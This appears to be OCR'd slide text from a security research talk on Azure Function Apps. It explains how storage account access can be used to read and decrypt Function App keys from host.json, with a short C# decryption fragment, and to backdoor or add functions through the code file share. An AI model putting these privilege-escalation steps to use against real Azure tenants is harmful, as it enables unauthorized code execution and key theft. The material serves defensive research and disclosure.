What the Function: A Deep Dive into Azure Function App Security


Karl Fosaaen

Thomas Elling

Karl Fosaaen

VP of Research

- Co-Author – Penetration Testing Azure for Ethical Hackers



Thomas Elling

Director of Cloud Penetration Testing

- Technical Editor – Penetration Testing Azure for Ethical Hackers

MicroBurst
TOOLS.NETSPI.COM

Previous Research

- **Rogier Dijkman** - *Privilege Escalation via storage accounts*
  - https://rogierdijkman.medium.com/privilege-escalation-via-storage-accounts-bca24373cc2e
- **Roi Nisimi** - *From listKeys to Glory: How We Achieved a Subscription Privilege Escalation and RCE by Abusing Azure Storage Account Keys*
  - https://orca.security/resources/blog/azure-shared-key-authorization-exploitation/
- **MSRC** - *Best practices regarding Azure Storage Keys, Azure Functions, and Azure Role Based Access*
  - https://msrc.microsoft.com/blog/2023/04/best-practices-regarding-azure-storage-keys-azure-functions-and-azure-role-based-access/
- **Bill Ben Haim & Zur Ulianitzky** - *10 ways of gaining control over Azure function Apps*
  - https://medium.com/xm-cyber/10-ways-of-gaining-control-over-azure-function-apps-7e7b84367ce6
- **Andy Robbins** – *Abusing Azure App Service Managed Identity Assignments*
  - https://posts.specterops.io/abusing-azure-app-service-managed-identity-assignments-c3adefccff95
- **Raunak Parmar & Chirag Savla** – *Abusing Azure Logic Apps – Part 1*
  - https://whiteknightlabs.com/2024/05/07/abusing-azure-logic-apps-part-1/
- **Tamir Yehuda & Hai Vaknin** – *Not the Access You Asked For: How Azure Storage Account Read/Write Permissions Can Be Abused for Privilege Escalation and Lateral Movement*
  - https://medium.com/@tamirye94/not-the-access-you-asked-for-how-azure-storage-account-read-write-permissions-can-be-abused-75311103430f

Presentation Outline

- App Services Overview
- Function Apps Overview
- Function Apps - Storage Accounts and Key Decryption
- Function Apps - VFS File APIs
- Conclusions

App Services Overview

What are App Services?

Serverless Application Hosting Service

- Web Application and API hosting
- Container-based

URL Structure

- APP_Name.azurewebsites.net
- Custom Domains


Subdomain Takeover Target*


- *Should mostly be fixed


Authentication Providers

- Supports Integrated Authentication
  - Microsoft Accounts / AAD
  - Apple, Facebook, Google, etc.

- Wiz - #BingBang Vulnerability







What are App Services?

Primary Management Console

- Built into the Portal


Secondary Management Interface (Kudu)

- Web Shell Command Execution
  - CMD / PowerShell / Bash / SSH
- File Access
- APP_Name.scm.azurewebsites.net


Supports Managed Identities

- Allows the application to access other Azure resources

Technically Inclusive of Function Apps



Function Apps Overview



What are Function Apps?

A subset of App Services for hosting APIs

Function App is the Resource

- Functions are the APIs under the resource

Example:


- Resource:
  https://netspi.azurewebsites.net
- Function:
  https://netspi.azurewebsites.net/api/HttpTrigger1

Windows or Linux Container-Based Hosting

Has Console and Kudu Interfaces

View/Edit (Code + Test) Functions in the Portal

Supports Managed Identities




What are Function Apps?

Authentication Schema

- Resource-level Keys
  - _master
    - Full Control of the App
  - Default
    - Function Execution
- Function-level Keys
  - default
    - Individual Function Execution
- Anonymous

Also Supports Integrated Authentication

Service is supported by a Storage Account



Function Apps - Storage Accounts and Key Decryption

Function App Storage Accounts

Functions require Storage Accounts on creation

- Blob Storage
- Files

Container Files


- Web Jobs Data
- Application and Function Keys
  - Encrypted in host.json

File Share Files

- Application Code and Log Files
- Consumption and Premium Plans

Queues and Tables

- Used with certain trigger types



Key Decryption Overview


Function App Access Keys can be stored in Storage Account containers in an encrypted format

Access Keys can be decrypted within the Function App container AND offline

Works with Windows or Linux, with any runtime stack

Decryption requires access to the decryption key (stored in an environment variable in the Function container) and the encrypted key material (from host.json)

Reported to MSRC – confirmed to be expected and documented behavior



Permissions Requirements

Storage Account Permissions can affect corresponding Function App

- Cross-service privilege escalation

Read access to Containers

- azure-webjobs-secrets container
- host.json blob

Write Access to File Shares

- share for code storage

Access Methods

- RBAC roles and permissions
  - Storage Account Contributor
  - Microsoft.Storage/
    storageAccounts/
    listKeys/action
  - Custom roles
- Storage Key Access
- SAS Token Access

Storage Account Contributor

Permits management of storage accounts. Provides access to the account key, which can be used to access data via Shared Key authorization. Learn more

Actions	Description
Microsoft.Authorization/*/read	Read roles and role assignments
Microsoft.Insights/alertRules/*	Create and manage a classic metric alert
Microsoft.Insights/diagnosticSettings/*	Creates, updates, or reads the diagnostic setting for Analysis Server
Microsoft.Network/virtualNetworks/subnets/joinViaServiceEndpoint/action	Joins resource such as storage account or SQL database to a subnet. Not alertable.
Microsoft.ResourceHealth/availabilityStatuses/read	Gets the availability statuses for all resources in the specified scope
Microsoft.Resources/deployments/*	Create and manage a deployment
Microsoft.Resources/subscriptions/resourceGroups/read	Gets or lists resource groups.
Microsoft.Storage/storageAccounts/*	Create and manage storage accounts
Microsoft.Support/*	Create and update a support ticket
NotActions	
none	
DataActions	
none	
NotDataActions	
none	

Creating a new Function App (without Function App access)

File Share Files

- Application and Log Files
  - Can also be overwritten

Overwrite Existing Code Files

- Backdoor existing functions


Add a New Folder with a New Function

- /Share/site/wwwroot/NewFunction
- Add new files*:
  - run.ps1
  - function.json
  - etc.

*Varies by programming language

Wait for the New Function to Populate

- Just wait and keep making requests



How does decryption work?

ASP.NET Core Data Protection

Azure specific Data Protector used


- Azure Web Data Protection
- “function-secrets”

Azure Web Data Protection library can be used directly in Function container

Azure Web Data Protection library

- https://github.com/Azure/azure-websites-security
- https://social.msdn.microsoft.com/Forums/Lync/en-US/a4b49641-00f8-4f2a-a4ea-187b87b36e06/decrypt-the-machine-key-from-inside-a-function-app?forum=AzureFunctions
  - Code will fail, but core concepts work

```
    public DataProtectionKeyValueConverter()
    {
        var provider = DataProtectionProvider.CreateAzureDataProtector();
        _dataProtector = provider.CreateProtector("function-secrets");
    }

    public Key ReadValue(Key key)
    {
        var resultKey = new Key(key.Name, null, false);
        resultKey.Value = _dataProtector.Unprotect(key.Value);
        return resultKey;
    }
}
```



Decrypting Function App Keys

Read Encrypted Application and Function Keys from Container Files – host.json

Add New Function Folder and Code to File Share

